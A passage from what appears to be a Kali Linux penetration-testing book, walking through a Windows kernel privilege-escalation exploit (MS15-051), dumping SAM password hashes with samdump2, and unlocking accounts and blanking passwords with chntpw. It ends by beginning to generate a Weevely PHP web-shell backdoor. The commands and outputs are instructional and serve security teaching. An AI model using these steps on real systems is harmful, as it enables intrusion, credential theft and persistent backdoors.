Once the service is restarted or the system is rebooted, the replaced malicious payload will start and connect to the waiting attacking machine:



Local privilege escalation with a standalone tool

As discussed earlier, Exploit-db is a great place to get standalone tools for various vulnerabilities. The most important point to using Exploit-db is that it is a trusted source for these tools. Exploit-db is run by our friends at Offensive Security, who bring you Kali Linux. All exploits found here have been vetted to perform as expected and not do any damage that is not expected. The database is also included locally in Kali. All exploits can be found located in `/usr/share/exploitdb`. Kali also includes a search tool to find your locally-stored tool. There is also a built in link to the Exploit-db website in IceWeasel.

To use the information locally on Kali to find a local privilege escalation tool, run the following command:

```
searchsploit "local privilege escalation"
```

We get a list, as seen here:

```
root@asgili:~# searchsploit "windows Local Privilege Escalation"
---------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                  |  Path
                                                                                                                | (/usr/share/exploitdb/platforms)
---------------------------------------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows 2000 - POSIX Subsystem Privilege Escalation Exploit (MS04-020)                                | ./windows/local/351.c
Serv-U 3x - 5.x - Local Privilege Escalation Exploit                                                            | ./windows/local/381.c
BulletProof FTP Server 2.4.0.31 - Local Privilege Escalation Exploit                                            | ./windows/local/971.cpp
Kaspersky AntiVirus - _klif.sys_ Privilege Escalation Vulnerability                                             | ./windows/local/1032.cpp
BakBone NetVault 7.1 - Local Privilege Escalation Exploit                                                       | ./windows/local/1161.c
Microsoft Windows - CSRSS Local Privilege Escalation Exploit (MS05-018)                                         | ./windows/local/1198.c
Microsoft Windows - ACLs Local Privilege Escalation Exploit (Updated)                                           | ./windows/local/1465.c
Microsoft Windows 2000/XP - (Mrxsmb.sys) Privilege Escalation PoC (MS06-030)                                    | ./windows/local/1911.c
Microsoft Windows - Kernel Privilege Escalation Exploit (MS06-049)                                              | ./windows/local/2412.c
Microsoft Vista - (NtRaiseHardError) Privilege Escalation Exploit                                               | ./windows/local/3071.c
Kaspersky Antivirus 6.0 - Local Privilege Escalation Exploit                                                    | ./windows/local/3131.c
Multiple Printer Providers (spooler service) - Privilege Escalation Exploit                                     | ./windows/local/3220.c
TrueCrypt 4.3 - Privilege Escalation Exploit                                                                    | ./windows/local/3664.txt
Microsoft Windows GDI - Local Privilege Escalation Exploit (MS07-017)                                           | ./windows/local/3688.c
Microsoft Windows GDI - Local Privilege Escalation Exploit (MS07-017) (2)                                       | ./windows/local/3755.c
Symantec AntiVirus - symtdi.sys Local Privilege Escalation Exploit                                              | ./windows/local/4178.txt
Panda Antivirus 2008 - Local Privilege Escalation Exploit                                                       | ./windows/local/4257.c
XAMPP for Windows 1.6.3a - Local Privilege Escalation Exploit                                                   | ./windows/local/4325.php
Microsoft Windows XP SP2 - (Win32k.sys) Privilege Escalation Exploit (MS08-025)                                 | ./windows/local/5518.txt
Symantec Altiris Client Service 6.8.378 - Local Privilege Escalation Exploit                                    | ./windows/local/5625.c
Microsoft Windows 2003/XP - AFD.sys Privilege Escalation Exploit (K-plugin)                                     | ./windows/local/6757.txt
Anti-Keylogger Elite 3.3.0 - (AKEProtect.sys) Privilege Escalation Exploit                                      | ./windows/local/7054.txt
Apache Tomcat - runtime.getRuntime().exec() Privilege Escalation (win)                                          | ./windows/local/7264.txt
ESET Smart Security <= 3.0.672 - (epfw.sys) Privilege Escalation Exploit                                        | ./windows/local/7516.txt
PowerStrip < = 3.84 - (pstrip.sys) Privilege Escalation Exploit                                                 | ./windows/local/7533.txt
mks_vir 9b < 1.2.0.0b297 - (mksmonen.sys) Privilege Escalation Exploit                                          | ./windows/local/8175.txt
CloneCD/DVD ElbyCDIO.sys < 6.0.3.2 - Local Privilege Escalation Exploit                                         | ./windows/local/8250.txt
ArcaVir 2009 < 9.4.320X.9 - (ps_drv.sys) Local Privilege Escalation Exploit                                     | ./windows/local/8782.txt
Online Armor < 3.5.0.12 - (OAmon.sys) Local Privilege Escalation Exploit                                        | ./windows/local/8875.txt
Adobe Related Service - (getPlus_HelperSvc.exe) Local Privilege Escalation                                      | ./windows/local/9199.txt
PulseAudio setuid - Local Privilege Escalation Exploit                                                          | ./windows/local/9207.sh
Adobe Acrobat 9.1.2 - NOS Local Privilege Escalation Exploit                                                    | ./windows/local/9223.txt
Adobe Acrobat 9.1.2 - NOS Local Privilege Escalation Exploit (py)                                               | ./windows/local/9272.py
Microsoft Windows XP - (Win32k.sys) Local Privilege Escalation Exploit                                          | ./windows/local/9301.txt
EPSON Status Monitor 3 - Local Privilege Escalation Vulnerability                                               | ./windows/local/9305.txt
Steam 54/894 - Local Privilege Escalation Vulnerability                                                         | ./windows/local/9386.txt
Protector Plus Antivirus 8/9 - Local Privilege Escalation Vulnerability                                         | ./windows/local/9680.txt
Adobe Photoshop Elements 8.0 - Active File Monitor Privilege Escalation                                         | ./windows/local/9807.txt
Avast Antivirus 4.8.1351.0 - DoS and Privilege Escalation                                                       | ./windows/local/9831.txt
South River Technologies WebDrive 9.02 build 2232 - Privilege Escalation                                        | ./windows/local/9970.txt
Adobe Photoshop Elements - Active File Monitor Service Local Privilege Escalation                               | ./windows/local/9988.txt
Quick Heal 10.00 SP1 - Local Privilege Escalation Vulnerability                                                 | ./windows/local/10084.txt
QuickHeal antivirus 2010 - Local Privilege Escalation                                                           | ./windows/local/10475.txt
Kaspersky Lab - Multiple Products Local Privilege Escalation Vulnerability                                      | ./windows/local/10484.txt
```

In this demonstration, we are going to use an exploit that has been used as a zero-day attack against a nation state in the past. This tool was part of a package to exploit systems through an infected PDF file. The file was infected with an Adobe vulnerability, which then allowed this code to run and gain privilege escalation on the machine. This exploits the Windows vulnerability MS15-951, which allows local privilege escalation through the kernel mode drivers. To find this using searchsploit, run the following command:

```
searchsploit ms15-051
```

```
root@asgili:~# searchsploit ms15-051
---------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                  |  Path
                                                                                                                | (/usr/share/exploitdb/platforms)
---------------------------------------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - Local Privilege Escalation (MS15-051)                                                       | ./windows/local/37049.txt
---------------------------------------------------------------------------------------------------------------- ---------------------------------
```

Let's look at the file:

```
cat /usr/share/exploitdb/platforms/windows/local/37049.txt
```

```
root@asgili:~# cat /usr/share/exploitdb/platforms/windows/local/37049.txt
# Source: https://github.com/hfiref0x/CVE-2015-1701

Win32k LPE vulnerability used in APT attack

Original info: https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html

Credits
R136a1 / hfiref0x



## Compiled EXE:
### x86
+ https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou32.exe
+ EDB Mirror: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/sploits/37049-32.exe
### x64
+ https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou64.exe
+ EDB Mirror: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/sploits/37049-64.exe

Source Code:
https://github.com/hfiref0x/CVE-2015-1701/archive/master.zip
EDB Mirror: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/sploits/37049-src.zip

root@asgili:~#
```


For this exploit, there is a pre-built executable to download. Note that there are two types; one for 32 bit, and one for 64 bit. Choose accordingly and download the file. For our use here, we are going to use the 32-bit file. Once downloaded, move the file to `/var/www` and start Apache with the following command:

```
service apache2 start
```


Be sure to shut down the service when you complete the transfer by using the following command:

```
service apache2 stop
```

Using the normal user account that we have compromised earlier, we login as rred. Then we connect to our attacker's machine's web service and download our file:




Once the file is downloaded, open a PowerShell window. When we run the command `whoami`, we see the user is `lab1\rred`:



Move into the directory where the file was downloaded. Here it is in the `downloads` directory. Once in the directory, run the following command:

```
Taihou32.exe
```



When the exploit runs, we get a command-line window with a running prompt. By running the `whoami` command again in this window, we can see we are running as `nt authority`, the highest level of privilege – even higher than the Administrator account. From this window, we have full control over the system to do as we like.

Escalating privileges with physical access

While writing this chapter, Bo got given a chore by a friend, where he needed SYSTEM access to their laptop. They had gotten a call from a social engineer who told them he was from Microsoft, and that the friend had a problem on their computer. The pitch was that the Microsoft engineer had gotten to notice somehow that the friend's PC was infected, and the "Microsoft engineer" was there to help. After destroying files on the laptop, they then locked the system with a password, and locked out all the accounts except the one that was used during the exploit. They demanded $199.00 for the password. Even a smart and knowledgeable person can be caught by a good social engineering con. This shows the power of social engineering and also proves people are the weakest link in security. We have gotten people's passwords by just asking, when we were doing social engineering tests of security awareness at various companies.

As explained, the system is locked by an application that launches on boot and runs before the system is fully started. We have no access to the machine at this point. Since the machine has been compromised, we know that to be fully sure of no further infection, we need to nuke the operating system and re-install it. We need to get rid of the malicious user accounts before we attempt to reinstall the operating system. Kali is more than an exploitation toolkit. It can be a recovery toolkit, and it is easier to use than a lot of the more expensive recovery toolkits found online. It also protects you from the chance that some tool you find online that is supposed to be a password-recovery tool is not itself, but either a Trojan or infected with a rootkit. That would make your job harder than it is already.

Meet Bo's little friend, Tux. This is a USB drive that has Kali Linux installed. It is a useful tool for the recovery of passwords, as we are about to do. Look out, though. This penguin bites!

To get into the system, we will boot off of the USB drive. This can be a headache, fighting with the UEFI secure boot on newer machines. UEFI doesn't really secure anything; it just gets in the way when booting or installing any operating system other than Windows. How to do this depends on the laptop manufacturer. You will want to set it to boot from legacy devices. Once the BiOS is set, use the system's boot menu to boot from the USB.

Once the system is booted, open the file manager and you will see that the file manager shows two new drives Windows and WinRE. The Windows drive will be your `C:\` drive of the laptop. The WinRE is the recovery drive. Sadly, you should be able to restore from this drive, but the normal user doesn't set this up, and Windows doesn't automatically set up a recovery of the system. In this case, as is usual, recovery from this is no help. By clicking on the Windows drive, we can see the full contents of the laptop's drive with full SYSTEM access to these files. We can now copy the user's files from this drive to another drive to save the user's data. So just by booting from the Kali USB, we have fully-elevated privileges to the machine to copy files and as we will see, get password hashes and actually change the registry settings.

Robbing the Hives with samdump2

Samdump2 is a tool to obtain password hashes with access to the registry hives. With Windows not running, these hives are not locked, so reading and writing to these hives is trivial with the level of access we have. With the drive mounted this way, the registry hives are located in the `/media/root/Windows/Windows/System32/config/` directory. You must use the full directory tree when running samdump2. Going to the directory and trying to run samdump2 directly to the file will fail. We will need to use two of the hives: both the SYSTEM and SAM hives.

Running samdump2 with no options, or using the `-h` flag, will give you the options we see in the following. Samdump2 has but three options:

- `-h` runs the help
- `-d` runs the dump
- `-o file` writes the output to the named file:

```
root@kali:~# samdump2
samdump2 3.0.0 by Objectif Securite (http://www.objectif-securite.ch)
original author: ncuomo@studenti.unina.it

Usage: samdump2 [OPTION]... SYSTEM_FILE SAM_FILE
Retrieves syskey and extract hashes from Windows 2k/NT/XP/Vista SAM

  -d            enable debugging
  -h            display this information
  -o file       write output to file
root@kali:~#
```

So, we need to run the following command:

```
samdump2 -d /media/root/usbdisk/Windows/Windows/System32/config/SYSTEM /
media/root/usbdisk/Windows/Windows/System32/config/SAM
```

We get the following output. Note that `Root Key` lists `CsiTool-CreateHive` with a zeroed out ID number. This is from the compromise of the system and shows the whole registry is compromised. The **CsiTool** is a toolkit that is normally used for fixing systems; but as you can see, tools that can fix can also be used to destroy:

```
Root Key : CsiTool-CreateHive-{00000000-0000-0000-0000-000000000000}

Default ControlSet: 001

********* CsiTool-CreateHive-{00000000-0000-0000-0000-000000000000}\
ControlSet001\Control\Lsa\JD *********

n->classname_len = 16 b = 339ea44

********* CsiTool-CreateHive-{00000000-0000-0000-0000-000000000000}\
ControlSet001\Control\Lsa\Skew1 *********

n->classname_len = 16 b = 339ea7c

********* CsiTool-CreateHive-{00000000-0000-0000-0000-000000000000}\
ControlSet001\Control\Lsa\GBG *********

n->classname_len = 16 b = 339ead4

********* CsiTool-CreateHive-{00000000-0000-0000-0000-000000000000}\
ControlSet001\Control\Lsa\Data *********

n->classname_len = 16 b = 339eb14

Bootkey unsorted: 9d93e73af06c13e1378a679b822938f3

Root Key : CsiTool-CreateHive-{00000000-0000-0000-0000-000000000000}
```

Here, the crackers are changing the access of the local user accounts and disabling all but the logged in user:

```
******************** 1 ********************
keyname = CsiTool-CreateHive-{00000000-0000-0000-0000-000000000000}\SAM\
Domains\Account\Users\000001F4
disabled = 1

username len=13, off=188
lm_hashoffset = 230, lm_size = 4
nt_hashoffset = 234, nt_size = 14

f50f9419a42269f7cf0ee92704e49671
******************** 2 ********************
keyname = CsiTool-CreateHive-{00000000-0000-0000-0000-000000000000}\SAM\
Domains\Account\Users\000001F5
disabled = 1

username len=5, off=17c
lm_hashoffset = 200, lm_size = 4
nt_hashoffset = 204, nt_size = 4
******************** 3 ********************
keyname = CsiTool-CreateHive-{00000000-0000-0000-0000-000000000000}\SAM\
Domains\Account\Users\000003E9
disabled = 0

username len=7, off=188
lm_hashoffset = 1c4, lm_size = 4
nt_hashoffset = 1c8, nt_size = 14

624107d6d19f48b32135d7757a8c25d4
```

Here, we have obtained the hashes of the local accounts, and we can see all are disabled except for the user `onelove`. These hashes could be pulled into a file, and a tool such as Johnny can be used to crack the hashes:

```
******************** -1 ********************
*disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:ae9ff104310
5688506c9762a0fced32f:::
```

```
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
c59d7e0c089c0:::
onelove:1001:aad3b435b51404eeaad3b435b51404ee:9c0f3e5fea832931e493f7beb9e
391d7:::
root@kali:~#
```

Owning the registry with chntpw

Chntpw (change NT password) is a command-line tool that will not only change user settings, including the password, but can also edit registry settings in any connected hive. With this tool, you must use the full path to the hives. The following is a copy of the help for this tool:

```
root@kali:~# chntpw -h
chntpw: change password of a user in a Windows SAM file,
or invoke registry editor. Should handle both 32 and 64 bit windows and
all version from NT3.x to Win8.1
chntpw [OPTIONS] <samfile> [systemfile] [securityfile] [otherreghive]
[...]
 -h           This message
 -u <user>    Username or RID (0x3e9 for example) to interactively edit
 -l           list all users in SAM file and exit
 -i           Interactive Menu system
 -e           Registry editor. Now with full write support!
 -d           Enter buffer debugger instead (hex editor),
 -v           Be a little more verbose (for debuging)
 -L           For scripts, write names of changed files to /tmp/changed
 -N           No allocation mode. Only same length overwrites possible
(very safe mode)
 -E           No expand mode, do not expand hive file (safe mode)

Usernames can be given as name or RID (in hex with 0x first)

See readme file on how to get to the registry files, and what they are.
Source/binary freely distributable under GPL v2 license. See README for
details.
NOTE: This program is somewhat hackish! You are on your own!
```

After booting from a Kali USB, you will see the Windows drive connected in the File Manager. To run `chntpw` against the hives, you must use the full path to the hives, just as you did with Samdump2. Here we're going to re-enable a disabled account and blank out the password, so we will need to access the SAM, SYSTEM, and DEFAULT hives. To be able to edit the full registry, you would need to mount all the hives. For our needs, we are just going to mount the three and edit the Administrator account. So run the following command. Due to formatting constraints, the command here is on five lines. You want to run all of it on a single line:

```
chntpw -u Administrator -i
/media/root/usbdisk/Windows/Windows/System32/config/SAM
/media/root/usbdisk/Windows/Windows/System32/config/SYSTEM
/media/root/usbdisk/Windows/Windows/System32/config/SECURITY
/media/root/usbdisk/Windows/Windows/System32/config/DEFAULT
```

You'll see output of the application mounting the shares and then will see the interactive command screen, as follows:

```
<>=========<> chntpw Main Interactive Menu <>=========<>


Loaded hives: </media/root/usbdisk/Windows/Windows/System32/config/SAM>
</media/root/usbdisk/Windows/Windows/System32/config/SYSTEM> </media/
root/usbdisk/Windows/Windows/System32/config/SECURITY> </media/root/
usbdisk/Windows/Windows/System32/config/DEFAULT>


  1 - Edit user data and passwords
  2 - List groups
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)
```

Here, we enter a `1` to edit the user data and password:

```
What to do? [1] -> 1



===== chntpw Edit User Info & Passwords ====


| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrator                  | ADMIN  | dis/lock |
| 01f5 | Guest                          |        | dis/lock |
| 03e9 | onelove                        | ADMIN  |          |
```

Here, we enter the RID of the `Administrator` (`01f4`). We can then see the settings for this account. We see that the account is disabled. We'll need to change that:

```
Please enter user number (RID) or 0 to exit: [3e9] 01f4
================= USER EDIT ====================

RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

00000220 = Administrators (which has 2 members)

Account bits: 0x0215 =
[X] Disabled         | [ ] Homedir req.     | [X] Passwd not req. |
[ ] Temp. duplicate  | [X] Normal account   | [ ] NMS account     |
[ ] Domain trust ac  | [ ] Wks trust act.   | [ ] Srv trust act   |
[X] Pwd don't expir  | [ ] Auto lockout     | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)   | [ ] (unknown 0x20)   | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 13

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Unlock and enable user account [probably locked now]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
```

Next, we enter `2` to unlock the account:

```
Select: [q] > 2
Unlocked!
================= USER EDIT ====================
```

```
RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
homedir :

00000220 = Administrators (which has 2 members)

Account bits: 0x0214 =
[ ] Disabled         | [ ] Homedir req.     | [X] Passwd not req. |
[ ] Temp. duplicate  | [X] Normal account   | [ ] NMS account     |
[ ] Domain trust ac  | [ ] Wks trust act.   | [ ] Srv trust act   |
[X] Pwd don't expir  | [ ] Auto lockout     | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)   | [ ] (unknown 0x20)   | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 13

- - - - User Edit Menu:
 1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
```

Next, let's blank the password by entering `1`:

```
Select: [q] > 1
Password cleared!
================ USER EDIT ====================

RID     : 0500 [01f4]
Username: Administrator
fullname:
comment : Built-in account for administering the computer/domain
```

```
homedir :

00000220 = Administrators (which has 2 members)
```

Now we see that the `Disabled` field in now unchecked:

```
Account bits: 0x0214 =
[ ] Disabled        | [ ] Homedir req.    | [X] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 0, while max tries is: 0
Total  login count: 13
```

In the following, we see that no `NT MD4` or `LANMAN` hash is found:

```
** No NT MD4 hash found. This user probably has a BLANK password!
** No LANMAN hash found either. Try login with no password!

- - - - User Edit Menu:
 1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] >
```

By enabling the Administrator account, you could then bypass the Cracker's tools. Still, as you can see, the compromise of the registry with the CsiTool even changed the root key of the hives, so now the system cannot be trusted and needs to be reformatted and the OS reinstalled.


> "*The only way to be sure it to nuke it from orbit.*"

You can also use this tool when the system administrator's account password has been forgotten and needs to be reset. We have found this tool to be better than the NTcrack boot disk we have depended on for years.


In this case, we still need to retrieve the user's files before nuking the system. Using Kali, you have full control of the drive, so you can find the user's files. Insert another empty USB drive onto the system and copy the user's files from the Windows drive onto the empty USB drive using the File Manager.

Weaseling in with Weevely

Weevely creates a PHP backdoor on webservers running PHP. It is pretty straightforward to use, and pretty easy to get onto a webserver. You get to it through **Applications** | **Post Exploitation** | **Weevely**:



When you first launch Weevely from the menu, it opens a terminal window and gently chides you about using the script improperly:



This is actually a more helpful doc string than the `weevely --help` command gives:

```
root@kali:~# weevely --help
usage: weevely [-h] {terminal,session,generate} ...

positional arguments:
  {terminal,session,generate}
    terminal            Run terminal
    session             Recover an existant a session file
    generate            Generate a new password

optional arguments:
  -h, --help            show this help message and exit
```

We know now that we can generate an agent, which can be dropped on a webserver. We can run a terminal to the target, and we can load an existing session file.

Preparing to use Weevely

Weevely is a Python script, and there are a couple of improvements you will have to make to Python to use Weevely:

```
root@kali:~# apt-get install python-pip libyaml-dev
root@kali:~# pip install prettytable Mako pyaml dateutils -upgrade
root@kali:~# pip install pysocks --upgrade
```

If you get in a hurry and skip this step, you might get the following error message:

```
root@kali:~/malware# weevely http://192.168.56.101/weevely01.php badActor
Traceback (most recent call last):
  File "./weevely.py", line 98, in <module>
    main(arguments)
  File "./weevely.py", line 48, in main
    modules.load_modules(session)
  File "/usr/share/weevely/core/modules.py", line 24, in load_modules
    (module_group, module_name), fromlist=["*"]
  File "/usr/share/weevely/modules/shell/php.py", line 4, in <module>
    from core.channels.channel import Channel
  File "/usr/share/weevely/core/channels/channel.py", line 8, in <module>
    import sockshandler
ImportError: No module named sockshandler
```

Creating an agent

To create an agent, all we have to do is decide on an innocuous name, and a password:

```
root@kali:~# weevely generate evilHacker /root/malware/metrics01.php
